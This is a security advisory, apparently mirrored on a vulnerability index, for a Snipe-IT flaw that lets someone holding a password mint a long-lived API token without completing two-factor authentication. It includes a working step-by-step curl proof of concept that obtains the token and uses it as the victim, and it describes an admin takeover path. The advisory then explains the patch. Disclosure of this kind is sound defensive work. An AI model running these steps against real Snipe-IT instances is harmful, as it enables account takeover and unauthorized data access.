
GHSA-HXCX-9H4F-42XX
Snipe-IT: 2FA bypass via the API token flow
Ciclo de vida de la vulnerabilidad
| Fecha | Fase | Evento | Detalle |
|---|---|---|---|
| Divulgación | Publicada | GHSA-HXCX-9H4F-42XX divulgada | |
| Divulgación | Modificada | Última actualización del registro | |
| Monitoreo | Detectada | Ingresó al índice |
Impact
An attacker who knows a victim's password fully bypasses that account's 2FA and obtains a persistent token with full API access as the user (read and write across the user's permissions, including admin if the victim is an admin).
The token is an API credential, not a web/UI session (using it on web routes redirects to `/login`), but the REST API covers essentially the whole application. If the victim is an admin, the token can also call the admin `users/two_factor_reset` endpoint, which is in the same un-gated API surface, to clear the account's enrolled 2FA. The next login is then forced to re-enroll a second factor, which the password-holding attacker can complete with their own device, taking over the account's web access and locking the legitimate user out.
Summary:
2FA is enforced only by the `web` middleware group, not the `api` group, and the personal-access-token endpoint is in the `api` group. A session that has passed the password check but not the 2FA can mint a persistent API token and use it for full API access.
Details:
`CheckForTwoFactor` is in the `web` group but not the `api` group:
// app/Http/Kernel.php
'web' => [ ..., CheckForTwoFactor::class, CreateFreshApiToken::class, ... ],
'api' => [ 'auth:api', EnforceApiUserAgent::class, ... ], // no CheckForTwoFactor
Two consequences:
- `/two-factor` is exempt from the check, and `CreateFreshApiToken` runs right after it in the web group:
// app/Http/Middleware/CheckForTwoFactor.php
public const IGNORE_ROUTES = ['two-factor', 'two-factor-enroll', 'setup', 'logout'];
So a password-authenticated session that lands on `/two-factor` (before entering a code) is let through and gets issued the Passport `snipeit_passport_token` cookie.
- The token endpoint is in the `api` group, which never checks 2FA, gated only by `self.api`:
// routes/api.php -> Api\ProfileController::createApiToken (line 98)
if (! Gate::allows('self.api')) { ... } // the only gate; no 2FA check
Login authenticates on the password alone (`LoginController::login` calls `Auth::login`). 2FA is enforced only by `web` middleware on later page loads. So between a correct password and a completed second factor the session is already authenticated, can grab the Passport cookie via `/two-factor`, and can call the token endpoint over the `api` group. The token is long-lived (40-year expiry by default) and grants full API access as the user.
Proof of concept:
Setup: an account with 2FA enabled and the `self.api` permission (the permission that governs API access, so any account meant to use the API has it). The attacker has the password but not the TOTP device, and never completes the second factor.
HOST=https://snipeit.example.com/
USER=victim
PASS='victim-password'
# 1. log in with the password only. Every web page now redirects to
# /two-factor until a code is entered. never enter one.
csrf=$(curl -s -c cookies.txt "$HOST/login" \
| grep -oP 'name="_token" value="\K[^"]+')
curl -s -b cookies.txt -c cookies.txt "$HOST/login" \
--data-urlencode "_token=$csrf" \
--data-urlencode "username=$USER" \
--data-urlencode "password=$PASS" -o /dev/null
# 2. GET /two-factor with no code. It is exempt from the 2FA check, so
# CreateFreshApiToken issues the snipeit_passport_token cookie.
curl -s -b cookies.txt -c cookies.txt "$HOST/two-factor" -o /dev/null
grep -q snipeit_passport_token cookies.txt && echo "[2] Passport cookie issued, no code"
# 3. mint a persistent token over the api group (no 2FA check). Passport's
# cookie guard wants the session's own XSRF token echoed as a header,
# which our session already holds.
xsrf=$(awk '/XSRF-TOKEN/{print $7}' cookies.txt | tail -1)
xsrf=$(printf '%b' "${xsrf//%/\\x}")
pat=$(curl -s -b cookies.txt "$HOST/api/v1/account/personal-access-tokens" \
-X POST -H "Accept: application/json" -H "X-XSRF-TOKEN: $xsrf" \
--data-urlencode "name=poc" | jq -r '.payload.token')
echo "[3] token: $pat"
# 4. use the Bearer token against a real endpoint. /users/me returns the
# victim's own account, proving the token acts as the victim with 2FA
# never completed. (If the victim is an admin, the same token reaches the
# whole API, e.g. GET /api/v1/users returns the full user directory.)
curl -s "$HOST/api/v1/users/me" \
-H "Authorization: Bearer $pat" -H "Accept: application/json"
Step 3 returns a token with no code ever submitted, and step 4 returns the victim's own account (`{"id":1,"username":"victim","email":...}`). Meanwhile the same session is still blocked from every web page until 2FA is completed, which shows the `api` group simply never enforces it.
Patches
Fixed in commit 87c362962a via PR #19294 (FD-56499). The fix adds a new API-side middleware, `EnforceApiTwoFactorEnrollment`, registered on the `api` middleware group after `auth:api`. The new middleware answers the question "does this token's owner have a second factor enrolled at all?", which is orthogonal to the session-scoped `2fa_authed` flag that `CheckForTwoFactor` relies on. Behavior:
- Passes through when there's no authenticated user (leaves the standard `auth:api` 401 in place).
- Passes through when `two_factor_enabled` is disabled in settings.
- Under optional mode (`two_factor_enabled = '1'`), only enforces on users who explicitly set `two_factor_optin = '1'`, matching the web-side behavior and preserving legacy PATs for users who never opted in.
- Under required mode (`two_factor_enabled = '2'`), enforces regardless of optin.
- Blocks with 403 + `Helper::formatStandardApiResponse('error', null, trans('auth/message.two_factor.please_enroll'))` when the token owner's `two_factor_enrolled != '1'`.
Regression coverage lives in `tests/Feature/Authentication/EnforceApiTwoFactorEnrollmentTest.php`.
Credit
Reported first by colinthebomb1 https://github.com/colinthebomb1 and Theebanbabu https://github.com/Theebanbabu, followup confirmation report by SRT at submersion [SRT@submersion.ai](mailto:SRT@submersion.ai).
Incluye detalles técnicos publicados por el investigador. Úselos solo para validar y corregir sus propios sistemas.
Rangos afectados
Estado del parche por paquete
| Paquete / producto | Estado | Corregida en | Desde divulgación | Última versión |
|---|---|---|---|---|
Packagistsnipe/snipe-it |
Corregida | 8.7.0 | — | — |
8.7.0Arsenal público
Sin exploits, módulos ni PoC públicos conocidos a la fecha de verificación.
https://github.com/grokability/snipe-it/security/advisories/GHSA-hxcx-9h4f-42xxhttps://github.com/grokability/snipe-it/pull/19294https://github.com/grokability/snipe-it/commit/87c362962a670f427be071850b218e43eff5d08ehttps://github.com/grokability/snipe-it/commit/c4ea7db51ca80bf11b1d04fbe46e4a64f54dc780https://github.com/grokability/snipe-ithttps://github.com/grokability/snipe-it/releases/tag/v8.7.0Las referencias externas se muestran para copiar: cve.llama.ec no lo redirige a otros sitios.